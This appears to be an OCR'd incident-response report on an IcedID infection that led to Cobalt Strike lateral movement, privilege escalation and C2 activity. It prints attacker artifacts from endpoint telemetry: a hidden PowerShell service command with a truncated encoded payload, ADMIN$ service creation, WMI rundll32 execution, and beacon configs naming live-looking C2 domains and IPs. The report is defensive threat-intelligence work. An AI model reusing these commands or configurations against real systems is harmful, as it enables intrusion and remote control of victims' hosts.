


Action Type	Initiating Process Command Line	Remote Port
ConnectionSuccess	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	49716
ConnectionSuccess	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	135




Action Type	Initiating Process Command Line	Remote Port	Remote IP	Process Command Line	Registry Value Name	Additional Fields	Registry Value Data
RegistryValue Set	services.exe				ObjectName		LocalSystem
RegistryValue Set	services.exe				ImagePath		%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABz AD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgA LABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAo ACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwA3ADMAUABhAE8AQgBQACsASABQADQA SwBmAGMAaQBNADcAUwBsAFEARQB0AEkAMAA5AEMAWQB6ADUAWgBmAEIAdgBFAEEASQBKAGcAawB0 AHgAegBCAEMAbABzAEgARQBXAEMARABKAEIAdQBmAGEALwAvADEAZAAyAFoAaQBqADEAKwBTAHUA TQAzAGUAWgBZAFMASgBMAHUANgB2AGQAWgA1AC8AZABsAFUAMQBsAHcAWgBiAGMASQA3AEwASABI
RegistryValue Set	services.exe				Start		3
AntivirusDete ction						{ "InitiatingProce ss": {}, "ThreatNa me": "TrojanDroppe r:PowerShell/Cobac is.B", "WasExecuti ngWhileDetected": false. "Action":	

Lateral Movement chain #2 – Another attempt was made to move from workstation #1 to one of the servers, but this attempt was also thwarted by AV. Just like the previous attempt, a remote service was created, however, this time a DLL payload was used rather than a PowerShell payload.




Action Type	Initiating Process Command Line	Remote Port	Registry Value Name	Additional Fields	Registry Value Data	Folder Path	File Name
ConnectionSuccess	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	135					
FileCreated	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"					\\[redacted]\ADMIN$	46331b3.exe
ConnectionSuccess	"regsvr32.exe" /s "C:\Users\[redacted]\AppData\Local\Temp\ekix4.dll"	49708					
RegistryValueSet	services.exe		ObjectName		LocalSystem		
RegistryValueSet	services.exe		ImagePath		\\[redacted]\ADMIN$\46331b3.exe		
RegistryValueSet	services.exe		Start		3		
AntivirusDetection				{ "InitiatingProcess": { "TokenElevationType": "1", "IntegrityLevel": "16384" }, "ThreatName": "HackTool:Win32/CobaltStrike.A", "WasExecutingWhileDetected": false, "Action": 2, "WasRemediated": true, "ResourceSchema": "file", "ReportSource": "WindowsDefender", "DetectionGuid": "71281D7C-796B-D376-1865-2FC1E58F1B93", "IsPassiveMode": false }		C:\Windows	46331b3.exe

Lateral Movement chain #3 – Privileges were escalated to SYSTEM on Workstation #1 via the Cobalt Strike ‘GetSystem’ command which makes use of named pipes. A Cobalt Strike DLL was copied to a server and executed using WMI. This activity was observed on three servers, including the Domain Controller.




```
[592] services.exe
  [720] svchost.exe -k DcomLaunch -p
    [3592] WmiPrvSE.exe -secured -Embedding
      [2212] rundll32.exe C:\ProgramData\62.dll StartW
        rundll32.exe was invoked remotely
```



Action Type	Initiating Process Command Line	Process Command Line	Remote Port	Folder Path	File Name
ProcessCreated	dllhost.exe	cmd.exe /c echo fcca7f671af > \\.\pipe\63c6d8			
FileCreatedByRemoteMachine				C:\ProgramData	62.dll
ProcessCreatedUsingWmiQuery		rundll32.exe C:\ProgramData\62.dll StartW			
ProcessCreated	wmiprvse.exe -secured -Embedding	rundll32.exe C:\ProgramData\62.dll StartW			

Command and Control


The logs demonstrate multiple connections from IcedID to their C2 servers, including aws.amazon[.]com for connectivity checks.



Initiating Process Command Line	Remote Port	Remote IP	Remote Url
textboxNameNamespace.jpg	443	99.84.244.72	aws.amazon.com
textboxNameNamespace.jpg	80	172.67.222.68	fintopikasling.top
textboxNameNamespace.jpg	443	45.153.240.135	agalere.club
textboxNameNamespace.jpg	80	170.130.55.186	
textboxNameNamespace.jpg	443	45.153.240.135	12horroser.fun
textboxNameNamespace.jpg	443	91.193.19.37	lookupup.uno
textboxNameNamespace.jpg	443	164.90.157.246	
textboxNameNamespace.jpg	443	185.38.185.121	contocontinue.agency
textboxNameNamespace.jpg	80	109.230.199.73	

```
91.193.19.37|443
lookupup.uno

45.153.240.135|443
agalere.club
12horroser.fun

172.67.222.68|80
fintopikasling.top

185.38.185.121|443
contocontinue.agency

164.90.157.246|443
109.230.199.73|80
```


The Cobalt Strike beacons also make use of multiple C2 servers on the public internet.



Initiating Process Command Line	Remote Port	Remote IP	Remote Url
"regsvr32.exe" /s "C:\Users\DERRIC~1.FRA\AppData\Local\Temp\ekix4.dll"	443	88.80.147.101	gmbfrom.com
svchost.exe -k UnistackSvcGroup	443	213.252.245.62	charity-wallet.com
Explorer.EXE	443	213.252.245.62	charity-wallet.com
RuntimeBroker.exe -Embedding	443	213.252.245.62	charity-wallet.com
RuntimeBroker.exe -Embedding	443	88.80.147.101	gmbfrom.com
svchost.exe -k UnistackSvcGroup	443	88.80.147.101	gmbfrom.com
rundll32.exe	443	213.252.245.62	charity-wallet.com
lsass.exe	443	88.80.147.101	gmbfrom.com
"regsvr32.exe" /s "C:\Users\DERRIC~1.FRA\AppData\Local\Temp\ekix4.dll"	443	88.80.147.101	gmbfrom.com
"Utbiye.exe"	443	162.244.81.62	krinsop.com
winlogon.exe	443	162.244.81.62	krinsop.com
rundll32.exe C:\ProgramData\62.dll StartW	443	162.244.81.62	krinsop.com
RuntimeBroker.exe -Embedding	443	162.244.81.62	krinsop.com
svchost.exe -k DcomLaunch -p	443	162.244.81.62	krinsop.com

Cobalt Strike Configs:

krinsop[.]com
162.244.81.62
(added to Threat Feed on 2021-06-14)




```
{
"x86": {
"config": {
"Spawn To x86": "%windir%...
"Polling": 5000,
"HTTP Method Path 2": "/j...
"C2 Server": "162.244.81....
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%...
"Port": 80,
"Method 2": "POST",
"Beacon Type": "0 (HTTP)"
},
"sha256": "198cbe9ac054c0d7...
"md5": "fb325956bbaf5f34ee8...
"sha1": "1b3c8375ad2087e647...
"time": 1623709908992.6
},
"x64": {
"config": {
"Spawn To x86": "%windir%...
"Polling": 5000,
"HTTP Method Path 2": "/j...
"C2 Server": "162.244.81....
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%...
"Port": 80,
"Method 2": "POST",
"Beacon Type": "0 (HTTP)"
},
"sha256": "9e1261fcefa27729...
"md5": "cef2407d87d56f2656d...
"sha1": "6810f5d44b21377b08...
"time": 1623709920309.7
}
}
{
"x86": {
"config": {
"Spawn To x86": "%windir%...
"Polling": 5000,
"HTTP Method Path 2": "/j...
"C2 Server": "krinsop.com...
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%...
"Port": 443,
"Method 2": "POST",
"Beacon Type": "8 (HTTPS)"
},
"sha256": "aa76fb1fa50a24c6...
"md5": "c4e04de7283fcddc4f3...
"sha1": "edee07063c98ed57e1...
"time": 1623709904481.3
},
"x64": {
"config": {
"Spawn To x86": "%windir%...
"Polling": 5000,
"HTTP Method Path 2": "/j...
"C2 Server": "krinsop.com...
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%...
"Port": 443,
"Method 2": "POST",
"Beacon Type": "8 (HTTPS)"
},
"sha256": "b888d289ee46115e...
"md5": "2562d3b97b8352b7850...
"sha1": "80389f85fe8bbca65c...
"time": 1623709913218.1
}
}
```

```
JA3: a0e9f5d64349fb13191bc781f81f42e1
JA3S: aa29d305dff6e6ac9cd244a62c6ad0c2
Certificate Subject Key Identifier:
23:FA:7E:CD:F4:13:7C:96:30:AC:3C:DD:D6:25:99:DB:39:39:51:B3
Not Before: Jun 4 18:57:59 2021 (GMT)
Not After : Sep 2 18:57:59 2021 (GMT)
Issuer: Let's Encrypt
Subject Common: krinsop.com
Public Algorithm: rsaEncryption
```

```
{
"x86": {
"config": {
"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
"Polling": 5000,
"HTTP Method Path 2": "/jquery-3.3.2.min.js",
"C2 Server": "162.244.81.62,/jquery-3.3.1.min.js",
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
"Port": 80,
"Method 2": "POST",
"Beacon Type": "0 (HTTP)"
},
"sha256": "198cbe9ac054c0d79229b9d09fcbfbe5caa7702969f1f588eeca4f66318ebf12",
"md5": "fb325956bbaf5f34ee8f3876a6c14d62",
"sha1": "1b3c8375ad2087e647b44faf9b8c6460ad9ae97c",
"time": 1623709908992.6
},
"x64": {
"config": {
"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
"Polling": 5000,
"HTTP Method Path 2": "/jquery-3.3.2.min.js",
"C2 Server": "162.244.81.62,/jquery-3.3.1.min.js",
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
"Port": 80,
"Method 2": "POST",
"Beacon Type": "0 (HTTP)"
},
"sha256": "9e1261fcefa27729712a78c4c1938987d1a57983839b588c6cb5bd23850d98e1",
"md5": "cef2407d87d56f2656d502ae3f6e49f2",
"sha1": "6810f5d44b21377b084b96151ab25e57e7d90abe",
"time": 1623709920309.7
}
}
{
"x86": {
"config": {
"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
"Polling": 5000,
"HTTP Method Path 2": "/jquery-3.3.2.min.js",
"C2 Server": "krinsop.com,/jquery-3.3.1.min.js",
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
"Port": 443,
"Method 2": "POST",
"Beacon Type": "8 (HTTPS)"
},
"sha256": "aa76fb1fa50a24c631a5d40878cc7af8a23ba265842bd9e85578d85f080b203a",
"md5": "c4e04de7283fcddc4f3e394313e02a8d",
"sha1": "edee07063c98ed57e12e41196c9bea63a3a0f4ee",
"time": 1623709904481.3
},
"x64": {
"config": {
"Spawn To x86": "%windir%\\syswow64\\dllhost.exe",
"Polling": 5000,
"HTTP Method Path 2": "/jquery-3.3.2.min.js",
"C2 Server": "krinsop.com,/jquery-3.3.1.min.js",
"Method 1": "GET",
"Jitter": 10,
"Spawn To x64": "%windir%\\sysnative\\dllhost.exe",
"Port": 443,
"Method 2": "POST",
"Beacon Type": "8 (HTTPS)"
},
"sha256": "b888d289ee46115ed33164855e74f21e9e2b657c3d11342b34d267a722e137eb",
"md5": "2562d3b97b8352b785020a7ab7ac334f",
"sha1": "80389f85fe8bbca65ca35bfa219b6e2a2815069d",
"time": 1623709913218.1
}
}
```

